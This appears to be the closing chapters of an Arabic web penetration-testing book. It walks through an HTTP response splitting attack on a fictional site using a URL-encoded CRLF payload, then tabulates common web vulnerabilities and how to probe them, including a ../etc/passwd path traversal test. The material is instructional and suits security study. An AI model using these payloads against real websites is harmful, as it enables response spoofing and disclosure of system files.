استشارى أمن المعلومات و التحول الرقمي
Ahmed.Hashem.ElFiky@outlook.com

ثغرة ال HTTP Splitting

- بعض المواقع الإلكترونية تلجأ الى جزء من مدخلات المستخدم لتستخدمها في الـ" HTTP Response Headers" أكثر الأمثلة وضوحا على هذه الثغرة هي المواقع التي تتيح للمستخدم إختيار الصفحة التي يريد أن يتم "تحويله" اليها بإستخدام أحد وسائل الإدخال .

- سوف أقوم بشرح "Scenario" كامل لعملية إختبار إختراق موقع إفتراضي لتكون الصورة واضحة للجميع , وسوف نطلق على الموقع fakewebsite.fake

- في البداية نبحث داخل الموقع عن Form يسمح للمستخدم الإدخال ويقوم الموقع من بعدها التحويل الى الصفحة التي طلبها المستخدم.

ثغرة ال HTTP Splitting (تكمله...)

- لنقم على سبيل المثال بإرسال طلب للسيرفر بأننا نريد الذهاب لصفحة /sales-100 فسوف يكون الرد كالآتي :

```
HTTP/1.1 302 Moved Temporarily
Location : http://fakewebsite.fake/100-sales
[other http headers]
```

- نلاحظ أن مدخلنا الذي قمنا بإدخاله /sales-100 تم التعامل معه في أحد الـ" HTTP Response Headers
- قد يتسائل أحد الأشخاص , ما هو الخطر الذي يكمن وراء هذه الثغرة ؟

ثغرة ال HTTP Splitting (تكمله...)

- يستطيع المخترق بوساطة هذه الثغرة أن يكوّن أكثر من ردّين من السيرفر , ماذا أعني بهذا الكلام ؟ بالرجوع للأعلى , قمنا بطلب الصفحة/sales-100 تم الرد برد واحد يقوم بالتحويل لصفحة معينة . بإستخدام هذه الثغرة يقوم المخترق بإرسال طلب وتشكيل ردّين مختلفين لصفحتين مختلفتين !
- أعلم أن الكلام معقد وغير مفهوم للبعض , ولكن أفضل طريقة للفهم هي بالأمثلة .
- لو قمنا مثلا بتعديل الصفحة المراد اليها , كالآتي :

```
HTTP/1.1 302 Moved Temporarily
Location : http://fakewebsite.fake/sales-
100%0d%0aHTTP/1.1%20200%20OK%0d%0aContent-
Type:%20text/html%0d%0a%0d%0aContent-
<Length:%2035%0d%0a%0d%0a<html>hacked</html
[other http headers]
```

ثغرة ال HTTP Splitting (تكمله...)

- ما الذي قمنا بفعله ؟
  - قمنا بإرسال طلب للسيرفر بأنه نريد إستعراض الصفحة

```
sales-100%0d%0a%0d%0aHTTP/1.1%20200%20OK%0d%0aContent-“
                                Type:%20text/html%0d%0aContent-
                  ”<Length:%2035%0d%0a%0d%0a<html>hacked</html
```

- ولكن هذا المدخل يحتوي على Response عند طلب صفحة معينة داخل الموقع. ماذا يحصل؟
- تم تشفير الصفحة المراد تحويلها من خلال URL Encode لكي يتم التعامل معه على أنه مدخل واحد.

ثغرة ال HTTP Splitting (تكمله...)

- عند فك تشفيره نجده كالآتي :

```
sales-100

HTTP/1.1 200 OK
Content-Type: text/html
Content-Length: 35

<html>hacked</html>
```

- لنعد تشكيل الرد الأصلي كامل بدون تشفير لنرى ماذا حصل :

```
HTTP/1.1 302 Moved Temporarily
Location : sales-100

HTTP/1.1 200 OK
Content-Type: text/html
Content-Length: 35

<html>hacked</html>
```

ثغرة ال HTTP Splitting (تكمله...)

- نجد أنه هناك ردّين ! , الأول للتحويل الى صفحة /sales-100 والأخر هو رد غير مرتبط بطلب معين و يحوي على أكواد HTML لو قام مختبر الإختراق بالتحويل الى الصفحة الرئيسية بشكل سريع سيتم مقابلة الطلب "تحويل الى الصفحة الرئيسية" بالرد الثاني "محتوى الصفحة الذي سوف يظهر .

تم بحمد الله انتهاء الفصل الثالث و العشرين

الفصل الرابع و العشرين (والأخير)
تلخيص لثغرات تطبيقات الويب

المؤلف
د.م/ أحمد هاشم الفقي
استشارى أمن المعلومات و التحول الرقمي
Ahmed.Hashem.ElFiky@outlook.com

تلخيص لثغرات تطبيقات الويب

اسم الثغرة	مكان وجودها	كيفية اكتشافها
XSS	فى اى inputs موجودة داخل صفحة ال HTML سواء كانت تتعامل مع ال DB او لا	تجربة Payloads كثيرة فى جميع ال inputs لمعرفة من هو مصاب او لا
SQLI	فى اى Inputs او Parameters تتعامل مع ال DB فقط و هذا على حسب فهمك لل inputs, parameters على انها تتعامل مع ال DB او لا	اضافة ' لل input او parameter المصاب لاكتشاف SQLI Error Based او اضافة جملة True/False لاكتشاف SQLI Blind Based
CSRF	فى حالة عدم وجود CSRF Token فى ال HTTP Headers	انشئ Form بقيم جديدة و محاولة اقناع الهدف بالضغط عليها (بالهندسة الاجتماعية)
RCE	فى اى Inputs او Parameters لا تتعامل مع ال DB و يكون نظام التشغيل Linux	تجربة Payloads كثيرة
SSRF	فى اى Inputs او Parameters لا تتعامل مع ال DB و يكون نظام التشغيل Linux	تجربة Payloads كثيرة
XPath Injection	فى اى Inputs او Parameters تتعامل مع ملفات من نوع XML فقط	تجربة Payloads كثيرة

تلخيص لثغرات تطبيقات الويب (تكمله...)

اسم الثغرة	مكان وجودها	كيفية اكتشافها
XXE	فى اى Inputs او Parameters تتعامل مع ملفات من نوع XML فقط	تجربة Payloads كثيرة
Open/URL Redirect	فى اى Parameters تقوم بتحويل الصفحة الحالية لصفحة اخرى او لموقع اخر	اختبار هذا parameter المصاب بصفحة جديدة هل سيحولنى لها ام لا
LFI/RFI	فى اى Parameters تقوم بتحويل الصفحة الحالية لصفحة اخرى داخلية او لصفحة اخرى من موقع خارجى	اختبار هذا parameter المصاب بصفحة داخلية اخرى او بصفحة من موقع اخر خارجى هل سيحولنى لها ام لا
Path Traversal	فى اى Parameters تتعامل مع ملفات الموقع الداخلية و يكون نظام التشغيل Linux	تجربة ../../.../../etc/passwd
Insecure Deserialization	فى اى inputs او parameters يتم عمل Deserialization لها و هى فى المواقع المكتوبة بال Java	تجربة Payloads كثيرة
CORS	فى HTTP Response Headers	اختبار access-control-allow-origin و اختبار access-control-allow-credentials

تلخيص لثغرات تطبيقات الويب (تكمله...)

اسم الثغرة	مكان وجودها	كيفية اكتشافها
Click Jacking	فى HTTP Response Headers	اختبار X-frame-options
Session Hijacking	فى HTTP Request Headers	اختبار ال Session هل هى ثابتة لا تتغير او غير مشفرة أو يمكن تخمينها
Rate Limit (DoS attack)	فى اى inputs او parameters يحب ان يكون له limit مثل login و reset و password و كمان على حسب فهمك للموقع اية اللى هيسبب Brute Force او DoS attacks او لا	التجربة عدة مرات فى هذه inputs و parameters حتى تعرف وجود الثغرة من عدمها
IDOR	على حسب فهمك للموقع فهى ثغرة منطقية و لسيت تقنية مثل باقى الثغرات	التغيير فى قيم parameters الحساسة زى parameter خاص بال user-id و محاولة تغييره ب user-id اخر و غير ذلك من السيناريوهات
Subdomain Takeover	فى CNAME الخاص بالموقع	التأكد ان CNAME موجود و منتهى الصلاحية و انك تقدر تشترية من جديد
JWT	فى ال HTTP Request Headers	اختبار Authorization Bearer

تلخيص لثغرات تطبيقات الويب (تكمله...)

اسم الثغرة	مكان وجودها	كيفية اكتشافها
HTTP Splitting	فى HTTP Response Headers	اختبار ال HTTP Response Headers هل فيهم header بيحتوى على URL الصفحة المطلوبة بالتحديد
Authentication	فى صفحات الدخول Login	تخمين ال UserName و اختبار الرسائل التى تظهر

تم بحمد الله انتهاء الفصل الأخير
دمتم في أمان الله